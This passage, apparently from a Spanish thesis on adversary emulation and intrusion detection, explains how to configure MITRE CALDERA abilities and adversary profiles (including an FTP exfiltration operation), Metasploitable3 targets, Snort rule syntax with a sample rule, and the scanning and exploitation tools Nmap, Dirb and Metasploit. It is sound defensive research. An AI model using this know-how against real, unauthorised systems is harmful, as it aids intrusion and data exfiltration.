

Figura 13: Campo ftp.user.name en Exfil Operation fact source



Figura 14: Campo ftp.user.password en Exfil Operation fact source

Tras la modificación de la fuente de datos que se utilizará en la operación, lanzamos su ejecución pulsando **Start**.



Figura 15: Configuración y lanzamiento de operación en CALDERA

Se ejecutan secuencialmente las 3 habilidades mostrando en cada momento el estado de aquella que se está ejecutando. Una habilidad se puede encontrar en 4 diferentes estados:

- Collect: la instrucción a ejecutar ha sido enviada al agente y el servidor se encuentra a la espera de recibir una respuesta.
- Success: la habilidad ha sido ejecutada exitosamente.
- Failed: la habilidad ha sido ejecutada sin éxito.
- Timeout: la habilidad no ha sido completada antes del tiempo especificado en su campo timeout.



Figura 16: Resultado tras ejecución de operación en CALDERA

2.2.1.4 Crear una nueva habilidad

CALDERA permite la creación de nuevas habilidades, de forma que el usuario pueda crear nuevos ataques personalizados y lanzarlos mediante esta herramienta.

Para crear una nueva habilidad, debemos seleccionar el apartado **abilities** en la sección **Campaigns** y una vez allí, pulsar en **Create an Ability**.



Figura 17: Creación de nueva habilidad en CALDERA. Parte I

Se abre una nueva pestaña en la que debemos asignar valores para los diferentes parámetros:

- ID: este campo identifica únivocamente a la habilidad en CALDERA. Es asignado automáticamente por CALDERA.
- Name: nombre de la nueva habilidad.
- Description: descripción de la funcionalidad.
- Tactic: táctica de la matriz Enterprise de MITRE ATT&CK a la que pertenece.
- Technique ID: identificador de la ténica a la que pertenece según MITRE ATT&CK.
- Technique Name: nombre de la técnica a la que pertenece según MITRE ATT&CK.
- Singleton: si toma el valor **True** indica que la habilidad debería ser ejecutada con éxito una única vez dentro de una operación.
- Repeatable: si toma el valor **True** indica que la habilidad puede ser repetida tantas como desee el planificador utilizado.
- Delete payload: indica si el agente debe borrar el payload utilizado en la habilidad del sistema donde se ejecuta tras completarse el ataque.



Figura 18: Creación de nueva habilidad en CALDERA. Parte II

Tras configurar los campos anteriores, debemos configurar el siguiente apartado relacionado con el ataque en cuestión y su ejecución (**Executors**). En este apartado se debe configurar los siguientes campos:

- Platform: sistema operativo en la que se ejecuta el ataque. Puede tomar los siguientes valores:
  - Windows
  - Linux
  - Darwin
  - Desconocido
- Executor: intérprete de comandos utilizados. Entre los principales valores encontramos:
  - sh: Shell (Linux)
  - cmd: Command Prompt (Windows)
  - psh: Power Shell (Windows)
- Payload: permite seleccionar un payload incluido en CALDERA.
- Command: comando o conjunto de comandos que serán ejecutados en el agente.
- Requirements: se utiliza para fijar las dependencias de la nueva habilidad.
- Timeout: fija el tiempo máximo de ejecución del ataque. Si tras este tiempo la ejecución de esta habilidad no se ha completado, se da por finalizada.
- Cleanup: comando o conjunto de comandos ejecutados tras el ataque con la intención de dejar el sistema como se encontraba previamente a la realización del ataque.
- Parsers: permite añadir una lista de parsers a utilizar para el análisis de la salida obtenida en la ejecución de la habilidad.



Figura 19: Creación de nueva habilidad en CALDERA. Parte III



Figura 20: Creación de nueva habilidad en CALDERA. Parte IV

2.2.1.5 Crear un nuevo perfil de adversario

CALDERA ofrece al usuario la posibilidad de crear nuevos adversarios. Para ello, en el apartado adversaries de Campaigns debemos seleccionar New Profile.



Figura 21: Creación de nuevo adversario en CALDERA. Parte I

Tras ello, CALDERA solicita un nombre y una descripción para el nuevo adversario.



Figura 22: Creación de nuevo adversario en CALDERA. Parte II

Asignamos un nombre y descripción para el nuevo adversario y seleccionamos **Create**. Ahora podremos asociar habilidades a este nuevo perfil.



Figura 23: Creación de nuevo adversario en CALDERA. Parte III

Para añadir una nueva habilidad seleccionamos **Add Ability**. Se abre una nueva ventana en la que debemos asignar los siguientes campos:

- Tactic: táctica a la que pertenece la habilidad que será añadida.
- Technique: técnica a la que pertenece la habilidad.

- Ability: nombre de la habilidad.



Figura 24: Creación de nuevo adversario en CALDERA. Parte IV

Tras rellenar los anteriores campos debemos pulsar Save & Add de forma que la habilidad en cuestión será añadida al nuevo perfil de adversario. Tras este cambio, será necesario guardar dicho adversario pulsando en Save Profile.

2.3 Metasploitable3

Se trata de una máquina virtual con vulnerabilidades de seguridad desarrollada por Rapid7 [5]. Está pensada para actuar como objetivo de ataques realizados con la herramienta de pentesting Metasploit .

Se trata de un proyecto que incorpora dos máquinas virtuales diferentes: una con el sistema operativo Windows Server 2008 y la otra con Linux Ubuntu 14.04.

Entre otros, presenta vulnerabilidades para servicios como GlashFish, Apache Struts, Tomcat, Jenkins, FTP, SSH, WinRM o Elastic Search.

En este trabajo, ambas versiones (Windows y Linux) serán usadas como objetivo durante la realización de diversos ataques.

2.4 Sistemas de detección de intrusiones

Un Sistema de detección de intrusiones (IDS) es una aplicación que analiza el tráfico de red para detectar posibles accesos indeseados a un equipo o red. Es decir, su función es avisar o notificar a los administradores de la red de cualquier actividad sospechosa. Para determinar si una acción es sospechosa de ser o no un ataque cotejan el tráfico analizado con un conjunto de firmas de ataques conocidos, generando alertas ante cualquier indicio de ataque [6].

2.4.1 IDS Snort

Se trata de un sistema de detección de intrusiones en red desarrollado originalmente por Matin Roesch en 1998. Está escrito en lenguaje C y publicado bajo la licencia GPLv2.

Snort hace uso de una serie de reglas que definen actividades maliciosas en red para encontrar paquetes que cumplan dichos patrones y generar alertas para los usuarios. Además, Snort puede ser configurado para frenar este tráfico malicioso.

Snort permite al usuario la creación de nuevas reglas, así como el uso de reglas predefinidas (algunos conjuntos de reglas pueden ser descargados desde su página web).

Una explicación más detallada de Snort puede ser encontrada en: [7], [8] y [9] .

2.4.1.1 Modos de uso de Snort

Esta herramienta puede ser usada en 3 modos:

- Sniffer: lee los paquetes provenientes hacia la red y los muestra en consola a través de un flujo continuo.
- Packet Logger: registra los paquetes en disco.
- Network Intrusion Detection System (NIDS): realiza detección y análisis del tráfico de red. En este modo no se registran todos los paquetes en disco, sino que se aplican un conjunto de reglas sobre el tráfico analizado y si un paquete cumple una determinada regla es registrado o una alerta es generada. El resto de los paquetes es descartado. Cuando se hace uso de este modo se proporciona un fichero de configuración para Snort, donde se incluyen las reglas a ser usadas o se hace referencia a otros ficheros que contienen estas reglas. Este será el modo empleado para este trabajo.

2.4.1.2 Reglas en Snort

Como se ha explicado anteriormente, Snort hace uso de un conjunto de reglas que definen comportamientos maliciosos y las aplica sobre el tráfico analizado. Dado que posteriormente se explicarán las alertas generadas para cada uno de los ataques, así como las reglas que originan estas alertas, resulta importante comprender la sintaxis de estas reglas.

Las reglas se dividen en dos secciones lógicas: la cabecera de la regla y las opciones de la regla.

La cabecera de la regla contiene los siguientes campos: acción, protocolo, IP origen y destino (y sus máscaras) y puertos origen y destino.

En las opciones de la regla se especifica el mensaje de la alerta y los campos que deben ser revisados en el paquete para determinar si se debe aplicar la acción de la regla.

Existen cuatro tipos de opciones:

- General: Proporcionan información sobre la regla, pero no tienen efecto en la detección. Entre otras, son frecuentes las siguientes opciones:
    - msg: indica el mensaje que se debe mostar en la alerta.
    - reference: permite incluir referencias a sistemas de identificación de ataques externos.
    - gid: se usa para indicar que parte de Snort genera el evento cuando la regla se activa.
    - sid: usado para identificar únivocamente reglas.
    - classtype: se emplea para categorizar el ataque dentro un tipo de ataque más genérico. Por ejemplo: web-application-attack, attempted-dos, trojan-activity, etc.
    - priority: asigna un nivel de gravedad a la regla.
    - metadata: permite añadir información adicional sobre una regla.
- Payload: miran los datos contenidos en el paquete. Entre otras opciones, es frecuente el uso de las siguientes:
    - content: se usa para indicar la búsqueda de una cadena hexadecimal o de texto en los datos del paquete.
    - nocase: indica a Snort que no distinga entre mayúsculas y minúsculas cuando busque un valor especificado por el campo content.
    - depth: indica a Snort hasta donde debería buscar un patrón en un paquete.
    - offset: indica a Snort donde empezar la búsqueda de un determinado patrón.
    - distance: indica la posición donde debería empezar Snort a buscar un determinado patrón a partir de la última coincidencia encontrada.
    - within: se utiliza para especificar que un patrón se encuentre dentro de un número de bytes

desde el inicio o a partir de la última coincidencia.

- http_uri: modificador del campo content que restringe la búsqueda al campo “request URI” de HTTP.
- http_stat_code: restringe la búsqueda al código de estado de la respuesta HTTP del servidor.
- pcre: permite especificar un formato para los datos que van a ser buscados (expresión regular). Puede ser útil cuando solamente conocemos el formato en lugar de los datos exactos.
- byte_test: opción que permite extraer un número de bytes en una posición concreta y comprobar si cumplen un cierto valor. Dado que se trata de una opción muy importante, se explicará su sintaxis: byte_test:<bytes to convert>, [!]<operator>, <value>, <offset>. El primer campo (<bytes to convert>) expecifica el número de bytes que se extraeran; el segundo campo ([!]<operator>) indica la operación que se realizará sobre esos bytes; el tercer campo (<value>) se corresponde al valor utilizado en la operación y el último campo (<offset>) indica a partir de qué posición se tomarán los bytes.
- isdataat: verifica que el payload tienen datos en una determinada localización.
- http_client_body: restringe la búsqueda de un patrón al cuerpo de una petición HTTP.
- byte_jump: permite saltar un fragmento de datos, y realizar operaciones sobre uno o varios bytes ubicados a partir de ese salto.

- Non-payload: miran datos no relativos al payload del paquete (cabeceras). Entre otras, encontramos las siguientes opciones:
  - flags: usado para comprobar si un flag de TCP está presente.
  - flow: permite aplicar reglas en ciertas direcciones del tráfico.
  - icode: se utiliza para comprobar un valor especifico para el campo “code” de ICMP.
  - itype: se usa para comprobar un determinado valor en el campo “type” de ICMP.
  - fragbits: se utiliza para comprobar los valores del bit de fragmentación y reservado en la cabecera IP.
- Post-detection: permiten activar otras reglas cuando se ha activa la regla en cuestión.

Una explicación en mayor detalle sobre la sintaxis de las reglas utilizadas por Snort puede ser encontrada en [10].

2.4.1.3 Ejemplo de regla

Para comprender mejor el funcionamiento, se explicará la siguiente regla:

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg:"mountd access";)
```

La acción de esta regla es simplemente informativa (alert). Se generará una alerta para aquellos paquetes tcp que cumplan:

- IP origen: cualquiera.
- Puerto origen: cualquiera.
- IP destino: perteneciente a la subred 192.168.1.0/24.
- Puerto destino: 111.
- Contenido del paquete: incluye la cadena de bytes “00 01 86 a5”.

2.5 Otras herramientas utilizadas

2.5.1 Dirb

Se trata de una herramienta de línea de comandos que usa fuerza bruta hacia portales web en búsqueda de palabras previamente definidas en un diccionario [11].

La sintaxis de ejecución es la siguiente:

```
dirb <url_base> [<wordlist_file(s)>] [options]
```

El campo <url_base> indica la URL a partir de la cual se realizará el escanéo de directorios. Existe la posibilidad de usar uno o varios diccionarios ([wordlist_file(s)]).

Entre otras, encontramos las siguientes opciones de ejecución:

- -o: permite guardar la salida en un fichero.
- -r: no se realiza una búsqueda recursiva dentro de cada directorio.
- -w: no detiene la ejecución cuando se muestra un mensaje de aviso.
- -a: especifica un agente personalizado para el campo User agent.

2.5.2 Nmap

Es un software de código abierto utilizado para exploración red y auditorías de seguridad. Entre otros, permite conocer qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión) ofrecen dichos equipos, el sistema operativo que ejecutan o el filtro de paquetes o cortafuegos que utilizan [12].

La sintaxis de ejecución de esta herramienta es la siguiente:

```
nmap [Scan Type(s)] [Options] {target specification}
```

- Target specification: especifica el objetivo del análisis. Puede ser una dirección IP, nombre, red, etc.
- Scan Type(s): especifica el tipo o tipos de escaneos que se realizaran. Por ejemplo:
    - -sS: escaneo de puertos mediante TCP SYN.
    - -sT: escaneo de puertos mediante TCP connect.
    - -sU: escaneo de puertos mediante UDP.
    - -sA: escaneo de puertos mediante TCP ack.
    - -sV: sondeo de puertos abiertos para obtener información de servicios y sus versiones.
- [Options]: Nmap puede ser utilizado con una gran variedad de opciones. Entre otras:
    - -p: permite fijar el rango de puertos que serán comprobados.
    - -r: indica un análisis consecutivo de puertos, en lugar de al azar.
    - -e: especifica la interfaz física a utilizar.

2.5.3 Metasploit

Se trata de una plataforma de penetración desarrollada en Ruby que permite escribir, probar y ejecutar códigos de explotación. Contiene un conjunto de herramientas que permite probar vulnerabilidades de seguridad, enumerar redes, ejecutar ataques y evitar detección [13]. Metasploit puede ser accedida desde el símbolo de

sistema, consola o interfaz gráfica:

- msfconsole: proporciona una interfaz por consola con todas las opciones. Puede ser ejecutada, entre otras, con las siguientes opciones:
    - -q: inicia msfconsole en modo silencioso sin mostrar el banner inicial.
    - -x: ejecuta el comando o comandos especificados en la cadena pasada como parámetros. Esta opción será la utilizada en este trabajo, ya que nos permite la ejecución automática de exploits por parte de Metasploit, sin ser necesaria una interacción con el usuario.
- msfcli: se ejecuta directamente desde línea de comandos. Es utilizada principalmente para la generación de scripts.
- Armitage: interfaz gráfica para Metasploit.

Además, existe la posibilidad de usar Metasploit mediante una interfaz web. No obstante, esta posibilidad solo existe en la versión de pago.

Algunos conceptos o aspectos importantes de esta herramienta son:

- Exploit: código que pretende aprovechar una vulnerabilidad en un sistema.
- Payload: script usado para lograr una interacción con el sistema atacado. Existen 3 tipos de payloads:
    - Singles: se trata de payloads autonómos que pueden ejecutarse completamente por sí mismo.
    - Stagers: establecen una conexión entre el atacante y la víctima. Suelen ser scripts pequeños y de confianza.
    - Stages: son componentes de un payload descargados por módulos Stagers. Estos componentes proporcionan funcionalidades avanzadas y no tienen límite de tamaño. Es el caso de los meterpreter, utilizados en diferentes ataques de este proyecto. Un meterpreter es un código malicioso que realiza una inyección DLL en memoria y que proporciona un Shell interactivo para el usuario.

2.5.3.1 Ejecución de exploit en Metasploit

Para comprender mejor el funcionamiento de esta herramienta, se va a explicar un ejemplo de ejecución.

Inicio de Metasploit

